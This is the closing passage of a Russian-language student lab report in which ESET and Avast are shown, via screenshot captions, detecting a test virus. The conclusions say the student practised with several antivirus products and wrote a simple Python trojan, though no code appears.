


Рисунок 19 – Eset

Avast также определил вирус (Рисунок 20).




Рисунок 20 – Avast

3 Выводы о проделанной работе

Я изучил и приобрёл навыки работы с антивирусным программным обеспечением различных вендоров (Microsoft, ESET, Avast), смог просканировать различные вредоносные файлы этими антивирусами, а также написал простейший троян с помощью Python.